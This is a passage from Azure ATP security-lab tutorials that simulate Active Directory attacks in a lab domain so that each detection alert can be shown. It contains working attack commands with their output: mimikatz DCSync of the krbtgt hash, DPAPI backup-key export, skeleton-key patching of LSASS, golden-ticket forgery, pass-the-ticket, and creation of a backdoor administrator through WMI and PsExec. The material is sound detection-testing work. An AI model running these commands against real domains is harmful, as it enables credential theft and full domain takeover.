* Directory: 'c:\temp\adminpc_tickets'

* File: 'c:\temp\adminpc_tickets\[0;c10770]-0-0-40a50000-SamiraA@LDAP-ContosoDC.Contoso.Azure.kirbi': OK
```

2. In the same elevated command prompt, validate that the right tickets are in the command prompt session. Execute the following command:

```
klist
```

```
C:\Tools\mimikatz\x64>klist
Current LogonId is 0:0x1485b48
Cached Tickets: (3)
#0> Client: SamiraA @ CONTOSO.AZURE
Server: krbtgt/CONTOSO.AZURE @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authenticate
Start Time: 11/28/2018 22:28:12 (local)
End Time: 11/29/2018 8:28:12 (local)
Renew Time: 12/5/2018 22:28:12 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
#1> Client: SamiraA @ CONTOSO.AZURE
Server: cifs/contosodc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
```

3. Note that these tickets remain unused. Acting as an attacker, we successfully "passed the ticket". We harvested SamiraA's credential from AdminPC, and then passed it to another process running on VictimPC.

NOTE

Like in Pass-the-Hash, Azure ATP doesn't know the ticket was passed based on local client activity. However, Azure ATP does detect the activity *once the ticket is used*, that is, leveraged to access another resource/service.

4. Complete your simulated attack by accessing the domain controller from **VictimPC**. In the command prompt, now running with the tickets of SamiraA in memory, execute:

```
dir \\ContosoDC\c$
```

```

c:\tools\mimikatz\x64>dir \\contosodc\c$
Volume in drive \\contosodc\c$ is Windows
Volume Serial Number is E690-C3DC

Directory of \\contosodc\c$

09/12/2016  11:35 AM    <DIR>
11/26/2018  04:08 PM    <DIR>
10/09/2018  06:09 PM    <DIR>
11/27/2018  12:06 PM    <DIR>
07/16/2016  01:23 PM    <DIR>
11/26/2018  04:33 PM    <DIR>
11/27/2018  12:06 PM    <DIR>
11/26/2018  04:36 PM    <DIR>
11/27/2018  12:14 AM    <DIR>
                0 File(s)          0 bytes
                9 Dir(s) 112,567,906,304 bytes free
  
```

Success! Through our mock attacks, we gained administrator access on our domain controller and succeeded in compromising our lab's Active Directory Domain/Forest.

Pass the Ticket detection in Azure ATP

Most security tools have no way to detect when a legitimate credential was used to access a legitimate resource. In contrast, what does Azure ATP detect and alert on in this chain of events?

- Azure ATP detected theft of Samira's tickets from AdminPC and movement to VictimPC.
- The Azure ATP portal shows exactly which resources were accessed using the stolen tickets.
- Provides key information and evidence to identify exactly where to start your investigation and what remediation steps to take.

Azure ATP detections and alert information are of critical value to any Digital Forensics Incident Response (DFIR) team. You can not only see the credentials being stolen, but also learn what resources the stolen ticket was used to access and compromise.

Suspected identity theft (pass-the-ticket) OPEN

An actor took **Samira Abbasi's** Kerberos ticket from **AdminPC** and used it on **VictimPC** to access **6 resources**.

5:28 PM – 6:00 PM Nov 28, 2018

The diagram shows a horizontal timeline with four main nodes: 'Samira Abbasi's Kerberos Ticket', 'AdminPC', 'VictimPC', and '6 resources'. A yellow box labeled 'was taken from' connects the ticket to AdminPC. Another yellow box labeled 'and used on' connects AdminPC to VictimPC. A final arrow labeled 'to access' points from VictimPC to the 6 resources.

Evidence

- The Kerberos ticket was first observed on 11/28/18 5:28 PM on **AdminPC** (10.0.24.6).
- [11/28/18 5:38 PM - 11/28/18 6:00 PM] **Samira Abbasi** accessed 6 resources from **VictimPC**.
- **Samira Abbasi** was not observed logging into **VictimPC** before.
- **Samira Abbasi** was not observed accessing 6 resources before.
- Potential sensitive lateral movement path identified to **Samira Abbasi**.
- Potential sensitive lateral movement path identified to this user, that includes **2 computers**.

NOTE

This event will only display on the Azure ATP console in **2 hours**. Events of this type are purposefully suppressed for this timeframe to reduce false positives.

Next steps

The next phase in the attack kill chain is domain dominance.

[Azure ATP Domain Dominance playbook](#)

Join the Community

Do you have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Tutorial: Domain dominance playbook

4/1/2019 • 8 minutes to read

The last tutorial in this four part series for Azure ATP security alerts is a domain dominance playbook. The purpose of the Azure ATP security alert lab is to illustrate **Azure ATP's** capabilities in identifying and detecting potential attacks against your network. The lab explains how to test against some of Azure ATP's *discrete* detections using Azure ATP's *signature*-based capabilities. The tutorials don't include Azure ATP advanced machine-learning, user, or entity-based behavioral detections and alerts. Those types of detections and alerts aren't included in testing because they require a learning period, and real network traffic for up to 30 days. For more information about each tutorial in this series, see the [ATP security alert lab overview](#).

This playbook shows some of the domain dominance threat detections and security alerts services of Azure ATP using simulated attacks from common, real-world, publicly available hacking and attack tools. The methods covered are typically used at this point in the cyber-attack kill chain to achieve persistent domain dominance.

In this tutorial, you'll simulate attempts to achieve persistent domain dominance in order to review each of Azure ATP's detections for the following common methods:

- Remote Code Execution
- Data Protection API (DPAPI)
- Malicious Replication
- Service Creation
- Skeleton Key
- Golden Ticket

Prerequisites

1. [A completed ATP security alert lab](#)

- We recommend following the lab setup instructions as closely as possible. The closer your lab is to the suggested lab setup, the easier it will be to follow the Azure ATP testing procedures.

2. [Completion of the lateral movement playbook tutorial](#)

Domain Dominance

In the cyber-attack kill chain, during the phase of domain dominance, an attacker has already gained legitimate credentials to access your domain controller. Attacker access to your domain controller means all levels of damage to your network can be accomplished. Beside the immediate damage, attackers, especially sophisticated ones, like to place additional *insurance policies* into environments they've compromised. These attacks ensure even if an attacker's initial compromise and actions are discovered, they'll still have additional avenues of persistence in your domain, increasing their chances of long-term success.

Remote Code Execution

Remote code execution is exactly what it sounds like. Attackers establish a way to remotely execute code against a resource, in this case, against a domain controller. We'll try using these common tools together to perform remote code execution and gain domain controller persistency and then see what Azure ATP shows us.

- Windows Management Instrumentation (WMI)
- PsExec from SysInternals

Using WMI via the command line, try to create a process locally on the domain controller to create a user named


"InsertedUser", with a password of: pa\$\$w0rd1.

1. Open the Command Line, running in context of *SamiraA* from the **VictimPC**, execute the following command:

```
wmic /node:ContosoDC process call create "net user /add InsertedUser pa$$w0rd1"
```


2. Now with the user created, add the user to the "Administrators" group on the domain controller:

```
Psexec.exe \\ContosoDC -accepteula net localgroup "Administrators" InsertedUser /add
```



```
..(Users\JeffV\c:\tools\sysinternals\psExec.exe \\contosodc -accepteula net localgroup "Administrators" InsertedUser /add
PSEXEC v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
The command completed successfully.
net exited on contosodc with error code 0.
```

3. Go to **Active Directory Users and Computers (ADUC)** on **ContosoDC** and find the **InsertedUser**.
4. Right click on **Properties** and check membership.



Acting as an attacker, you've successfully created a new user in your lab by using WMI. You've also added the new user to the Administrators group by using PsExec. From a persistence perspective, another legitimate, independent credential was created on the domain controller. New credentials give an attacker persistent access to the domain controller in case the previous credential access gained was discovered and removed.

Remote Code Execution Detection in Azure ATP

Sign in to the Azure ATP portal to check what, if anything, Azure ATP detected from our last simulated attack:

Remote code execution attempt OPEN

The following remote code execution attempts were performed on ContosoDC from VictimPC:

- Successful remote creation of service **PSEXESVC**
- Attempted remote execution of one or more WMI methods by Samira Abbasi.

4:43 PM - Now

TIME	ACCOUNTS (1)	CREATED	RESULT	VIA DOMAIN CONTROLLERS (1)
11/28/18 4:44 PM	Unknown	PSEXESVC %SystemRoot%\PSEX...	Success	ContosoDC Contoso.Azure
11/28/18 4:43 PM	Samira Abbasi Contoso.Azure	Unknown WMI M...	Unknown	ContosoDC Contoso.Azure

Azure ATP detected both the WMI and PsExec remote code executions.

Because of encryption on the WMI session, certain values such as the actual WMI methods or the result of the attack aren't visible. However, Azure ATP's detection of these actions give us ideal information to take defensive action with.

VictimPC, the computer, should never be executing remote code against the Domain Controllers.

As Azure ATP learns who is inserted into which Security Groups over time, similar suspicious activities are identified as anomalous activity in the timeline. Since this lab was recently built and is still within the learning period, this activity won't display as an alert. Security group modification detection by Azure ATP can be validated by checking the activity timeline. Azure ATP also allows you to generate reports on all Security Group modifications, which can be emailed to you proactively.

Access the **Administrator** page in the Azure ATP portal using the Search tool. The Azure ATP detection of the user insertion is displayed in the Admin Group activity timeline.

Go to ▼ Filter by ▼ Download activities ↓

Today

4:44 PM
Nov 28, 2018

Added to **Administrators**

Data Protection API (DPAPI)

Data Protection Application Programming Interface (DPAPI) is used by Windows to securely protect passwords saved by browsers, encrypted files, and other sensitive data. Domain controllers hold a master key that can decrypt *all* secrets on domain-joined Windows machines.

Using **mimikatz**, we'll attempt to export the master key from the domain controller.

1. Execute the following command against the domain controller:

```
mimikatz.exe "privilege::debug" "lsadump::backupkeys /system:ContosoDC.contoso.azure /export" "exit"
```

```

c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "lsadump::backupkeys /system:ContosoDC.contoso.azure /export" "exit"

.#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::backupkeys /system:ContosoDC.contoso.azure /export

Current preferred key:      {2214dc46-d4fe-4894-8dbd-bf936b462600}
* RSA key
Exportable key : YES
Key size       : 2048
Private export : OK - 'ntds_capi_0_2214dc46-d4fe-4894-8dbd-bf936b462600.pvk'
PFX container  : OK - 'ntds_capi_0_2214dc46-d4fe-4894-8dbd-bf936b462600.pfx'
Export         : OK - 'ntds_capi_0_2214dc46-d4fe-4894-8dbd-bf936b462600.der'

Compatibility preferred key: {e9065bf3-e8aa-46dd-868f-87f220f2522e}
* Legacy key
26538092a16d3075c1f980edda464d5c7ad3c1c3f07f9cbfb0f5669c18a0e803
062ec64f6e888a9e2020b935ceff0a71fc8ff1a468af85e4bd7df4c6f9027dd3
2d4b309a4cf7d9a1f5bd82625c9f00de829d626b581a5f14db9526cf15f11b5c
7f4d9641d26bb5240c15c134b6b07ff5716c12cba0be5545243e7389c242a9b1
6eab06890349c43a45faa5515e4780ad1c7a46b31d1a5a1db0bacf438835c005
ceb686aa6b890fc03e7146a40f6943b1486b1a96013c176b37237289440997d2
54588900df9d6cbb4786c516deae60d04d82d97aff51365340f9ab92d7b5ff0
38a2b6c7deee3e2b2f2898556d346ab82e8e42da67979c808e6a3667a229404d

Export         : OK - 'ntds_legacy_0_e9065bf3-e8aa-46dd-868f-87f220f2522e.key'

mimikatz(commandline) # exit
Bye!

```

2. Verify the master key file export occurred. Look in the directory from which you ran mimikatz.exe from to see the created .der, .pfx, .pvk, and .key files. Copy the legacy key from the command prompt.

As attackers, we now have the key to decrypt any DPAPI-encrypted file/sensitive data from *any* machine in the entire Forest.

DPAPI Detection in Azure ATP

Using the Azure ATP portal, let's verify that Azure ATP successfully detected our DPAPI attack:

Malicious request of Data Protection API master key

Samira Abbasi performed 4 successful attempts from VictimPC to retrieve DPAPI domain backup key from ContosoDC.

4:51 PM Nov 28, 2018

On → Private Information Request →

Samira Abbasi → VictimPC → ContosoDC

TIME	ACCOUNTS (1)	ATTEMPTS	RESULT	AGAINST DOMAIN CONTROLLERS (1)
11/28/18 4:51 PM	Samira Abbasi Contoso.Azure	→ 4 attempts	Success	ContosoDC Contoso.Azure

Malicious Replication

Malicious replication allows an attacker to replicate user information using Domain Admin (or equivalent) credentials. Malicious replication essentially allows an attacker to remotely harvest a credential. Obviously, the most critical account to attempt to harvest is "krbtgt" as it's the master key used to sign all Kerberos tickets.

The two common hacking tool sets that allow attackers to attempt malicious replication are **Mimikatz**, and Core Security's **Impacket**.

Mimikatz lsadump::dcsync

From the **VictimPC**, in context of **Samira**, execute the following Mimikatz command:

```
mimikatz.exe "lsadump::dcsync /domain:contoso.azure /user:krbtgt" "exit" >> c:\temp\ContosoDC_krbtgt-export.txt
```

We've replicated the "krbtgt" account information to: c:\temp\ContosoDC_krbtgt-export.txt

```
ContosoDC_krbtgt-export - Notepad
File Edit Format View Help

.#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:contoso.azure /user:krbtgt
[DC] 'contoso.azure' will be the domain
[DC] 'ContosoDC.Contoso.Azure' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 11/26/2018 4:40:02 PM
Object Security ID : S-1-5-21-2839646386-741382897-445212193-502
Object Relative ID : 502

Credentials:
Hash NTLM: c96537e5dca507ee7cfdede66d33103e
ntlm- 0: c96537e5dca507ee7cfdede66d33103e
lm - 0: dd9f8850b14d7d85301cac1cc77945c7
```

Malicious Replication Detection in Azure ATP

Using the Azure ATP portal, verify the SOC is now aware of the malicious replication we simulated from VictimPC.

Suspected DCSync attack (replication of directory services) OPEN

Malicious replication requests were successfully performed by Samira Abbasi, from VictimPC against ContosoDC.

4:56 PM Nov 28, 2018

Timeline diagram: Samira Abbasi (User) → On → VictimPC (Device) → Replication request → ContosoDC (Domain Controller)

TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
11/28/18 4:56 PM	Samira Abbasi Contoso.Azure	Success	ContosoDC Contoso.Azure

Skeleton Key

Another domain dominance method attackers use is known as **Skeleton Key**. Using a Skeleton Key the attacker creates, the attacker can masquerade *as any user at any time*. In a Skeleton Key attack, every user can still sign in with their normal password, but each of their accounts is also given a master password. The new master password or Skeleton Key gives anyone who knows it, open access to the account. A Skeleton Key attack is achieved by patching the LSASS.exe process on the domain controller, forcing users to authenticate via a downgraded

encryption type.

Let's use a Skeleton Key to see how this type of attack works:


1. Move **mimikatz** to **ContosoDC** using the **Samira** credentials we acquired before. Make sure to push the right architecture of **mimikatz.exe** based on the architecture type of the DC (64-bit vs 32-bit). From the **mimikatz** folder, execute:

```
xcopy mimikatz.exe \\ContosoDC\c$\temp
```

2. With **mimikatz** now staged on the DC, remotely execute it via PsExec:

```
PsExec.exe \\ContosoDC -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug" "misc::skeleton" ^& "exit")
```

3. You successfully patched the LSASS process on **ContosoDC**.



```
c:\Tools\Sysinternals>PsExec.exe \\ContosoDC -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug" "misc::skeleton" ^& "exit")
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich

mimikatz(commandline) # privilege::debug
Privilege '20' OK


mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Exploiting the Skeleton Key Patched LSASS

On **VictimPC**, open up a cmd prompt (in the context of **JeffL**), execute the following to try to become context of RonHD.

```
runas /user:ronhd@contoso.azure "notepad"
```

When prompted, use the wrong password on purpose. This action proves that the account *still* has a password after executing the attack.



```
C:\Users\JeffL>runas /user:ronhd@contoso.azure "notepad"
Enter the password for ronhd@contoso.azure:
Attempting to start notepad as user "ronhd@contoso.azure" ...
RUNAS ERROR: Unable to run - notepad
1326: The user name or password is incorrect.
```

But Skeleton Key adds an additional password to each account. Do the "runas" command again but this time use "mimikatz" as the password.

```
runas /user:ronhd@contoso.azure "notepad"
```

This command creates a new process, *notepad*, running in the context of RonHD. **Skeleton Key can be done for any account, including service accounts and computer accounts.**

IMPORTANT

It is important that you restart ContosoDC after you execute the Skeleton Key attack. Without doing so, the LSASS.exe process on ContosoDC will be patched and modified, downgrading every authentication request to RC4.

Skeleton Key attack Detection in Azure ATP

What did Azure ATP detect and report while all of this was happening?

The screenshot shows an alert titled "Suspected skeleton key attack (encryption downgrade)" with a sub-message: "ContosoDC offered a weaker encryption method (RC4), for the authentication of 2 accounts on 2 computers." The time is 5:03 PM - Now. Below the alert is a diagram showing the flow: ContosoDC offered RC4 (Weaker encryption...) to 2 accounts on 2 computers. An evidence box contains the following details:

- ContosoDC offered 2 computers to use RC4 encryption as part of the Kerberos handshake process on Wednesday, November 28, 2018.
- 2 computers supports stronger encryption method (AES).
- Potential sensitive lateral movement path identified to Samira Abbasi.
- Potential sensitive lateral movement path identified to this user, that includes Ron Helpdesk and 2 computers.

Azure ATP successfully detected the suspicious pre-authentication encryption method used for this user.

Golden Ticket - Existing User

After stealing the "Golden Ticket", ("krbtgt" account explained [here via Malicious Replication](#), an attacker is able to sign tickets *as if they're the domain controller*. **Mimikatz**, the Domain SID, and the stolen "krbtgt" account are all required to accomplish this attack. Not only can we generate tickets for a user, we can generate tickets for users who don't even exist.

1. As JeffL, run the below command on **VictimPC** to acquire the domain SID:

```
whoami /user
```

```
C:\Users\JeffL>whoami /user
USER INFORMATION
-----
User Name      SID
=====
contoso\jeffl  S-1-5-21-2839646386-741382897-445212193-1106
```

2. Identify and copy the Domain SID highlighted in the above screenshot.

3. Using **mimikatz**, take the copied Domain SID, along with the stolen "krbtgt" user's NTLM hash to generate the TGT. Insert the following text into a cmd.exe as JeffL:

```
mimikatz.exe "privilege::debug" "kerberos::golden /domain:contoso.azure /sid:S-1-5-21-2839646386-741382897-445212193 /krbtgt:c96537e5dca507ee7cfdede66d33103e /user:SamiraA /ticket:c:\temp\GTSamiraA_2018-11-28.kirbi /ptt" "exit"
```

```
c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "kerberos::golden /domain:contoso.azure /sid:5-1-5-21-2839646386-741382897-445212193 /krbtgt:c96537e5dca507ee7cfdede66d33103e /user:SamiraA /ptt" "exit"

.#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::golden /domain:contoso.azure /sid:5-1-5-21-2839646386-741382897-445212193 /krbtgt:c96537e5dca507ee7cfdede66d33103e /user:SamiraA /ptt
User : SamiraA
Domain : contoso.azure (CONTOSO)
SID : S-1-5-21-2839646386-741382897-445212193
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: c96537e5dca507ee7cfdede66d33103e - rc4_hmac_nt
Lifetime : 12/4/2018 4:52:03 PM ; 12/1/2028 4:52:03 PM ; 12/1/2028 4:52:03 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'SamiraA @ contoso.azure' successfully submitted for current session
mimikatz(commandline) # exit
Bye!
```

The `/ptt` part of the command allowed us to immediately pass the generated ticket into memory.

- Let's make sure the credential is in memory. Execute `klist` in the console.

```
C:\Users\JeffL>klist

Current LogonId is 0:0x1396a25

Cached Tickets: (1)

#0> Client: SamiraA @ contoso.azure
Server: krbtgt/contoso.azure @ contoso.azure
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 11/29/2018 22:08:27 (local)
End Time: 11/26/2028 22:08:27 (local)
Renew Time: 11/26/2028 22:08:27 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

- Acting as an attacker, execute the following Pass-the-Ticket command to use it against the DC:

```
dir \\ContosoDC\c$
```

Success! You generated a **fake** Golden Ticket for SamiraA.


```

C:\Tools\mimikatz\x64>mimikatz.exe privilege::debug kerberos::ptt c:\temp\GTSamiraA_2018-11-28.kirbi "exit"

.#####.  mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt c:\temp\GTSamiraA_2018-11-28.kirbi
* File: 'c:\temp\GTSamiraA_2018-11-28.kirbi': OK

mimikatz(commandline) # exit
Bye!

c:\Tools\mimikatz\x64>dir \\contosodc\c$
Volume in drive \\contosodc\c$ is Windows
Volume Serial Number is E690-C3DC

Directory of \\contosodc\c$


09/12/2016  11:35 AM  <DIR>          Logs
11/26/2018  04:08 PM  <DIR>          Packages
10/09/2018  06:09 PM  <DIR>          PerfLogs
11/27/2018  12:06 PM  <DIR>          Program Files
07/16/2016  01:23 PM  <DIR>          Program Files (x86)
11/28/2018  11:00 PM  <DIR>          temp
11/28/2018  10:44 PM  <DIR>          Users
11/27/2018  12:06 PM  <DIR>          WER
11/28/2018  11:04 PM  <DIR>          Windows
11/27/2018  12:14 AM  <DIR>          WindowsAzure
               0 File(s)                0 bytes
               10 Dir(s)  112,566,657,024 bytes free

```

Why did it work? The Golden Ticket Attack works because the ticket generated was properly signed with the 'KRBTGT' key we harvested earlier. This ticket allows us, as the attacker, to gain access to ContosoDC and add ourselves to any Security Group that we wish to use.

Golden Ticket- Existing User attack detection

Azure ATP uses multiple methods to detect suspected attacks of this type. In this exact scenario, Azure ATP detected the encryption downgrade of the fake ticket.



IMPORTANT

Reminder. As long as the KRBTGT harvested by an attacker remains valid within an environment, the tickets generated with it also remain valid. In this case, the attacker achieves persistent domain dominance until the KRBTGT is reset, twice.

Next steps

- [Azure ATP Security Alert Guide](#)
- [Investigate lateral movement paths with Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Tutorial: Understanding security alerts

5/6/2019 • 5 minutes to read

Azure ATP security alerts explain in clear language and graphics, which suspicious activities were identified on your network and the actors and computers involved in the threats. Alerts are graded for severity, color-coded to make them easy to visually filter, and organized by threat phase. Each alert is designed to help you quickly understand exactly what is happening on your network. Alert evidence lists contain direct links to the involved users and computers, to help make your investigations easy and direct.

In this tutorial, learn the structure of Azure ATP security alerts, and how to use them:

- Security alert structure
- Security alert classifications
- Security alert categories
- Advanced Security Alert investigation
- Related entities
- Azure ATP and NNR (Network Name Resolution)

Security alert structure

Each Azure ATP security alert includes:

- **Alert title**
Official Azure ATP name of the alert.
- **Description**
Brief explanation of what happened.
- **Evidence**
Additional relevant information and related data about what happened to help in the investigation process.
- **Excel download**
Detailed Excel download report for analysis

The screenshot displays an Azure ATP security alert interface. At the top, the alert title is "Suspected Golden Ticket usage (nonexistent account)". Below the title, the description reads: "contoso.com\Boni, which does not exist in Active Directory, used a Kerberos ticket from RDPSSRV to access 2 resources". The interface includes an "Infographic" section showing a flow: "contoso.com\..." used a Kerberos ticket from "RDPSSRV" to access "2 resources". Below this is an "Evidence list" with several entries, including "[9/1/18 12:42 PM] The Kerberos ticket was used to access 2 resources from RDPSSRV." and "[9/1/18 6:42 AM] Accessed FINANCESRV53 (CIFS) from RDPSSRV (192.168.0.1)". On the right side, there are action buttons: "Close", "Suppress", "Download Details", "Share", and "Delete this alert".

Security alert classifications

Following proper investigation, all Azure ATP security alerts can be classified as one of the following activity types:

- **True positive (TP):** A malicious action detected by Azure ATP.

- **Benign true positive (B-TP):** An action detected by Azure ATP that is real, but not malicious, such as a penetration test or known activity generated by an approved application.
- **False positive (FP):** A false alarm, meaning the activity didn't happen.

Is the security alert a TP, B-TP, or FP

For each alert, ask the following questions to determine the alert classification and help decide what to do next:

1. How common is this specific security alert in your environment?
2. Was the alert triggered by the same types of computers or users? For example, servers with the same role or users from the same group/department? If the computers or users were similar, you may decide to exclude it to avoid additional future FP alerts.

Note: An increase of alerts of the exact same type typically reduces the suspicious/importance level of the alert. For repeated alerts, verify configurations, and use security alert details and definitions to understand exactly what is happening that trigger the repeats.

Security alert categories

Azure ATP security alerts are divided into the following categories or phases, like the phases seen in a typical cyber-attack kill chain. Learn more about each phase and the alerts designed to detect each attack, using the following links:

- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)
- [Exfiltration alerts](#)

Advanced security alert investigation

To get more details on a security alert, download the detailed Excel alert report.

1. Click the three dots in the upper right corner of any alert, select *Download Details*.

Each Azure ATP alert Excel download provides the following information:

- Summary – the first tab includes the highlights of the alert
 - Title
 - Description
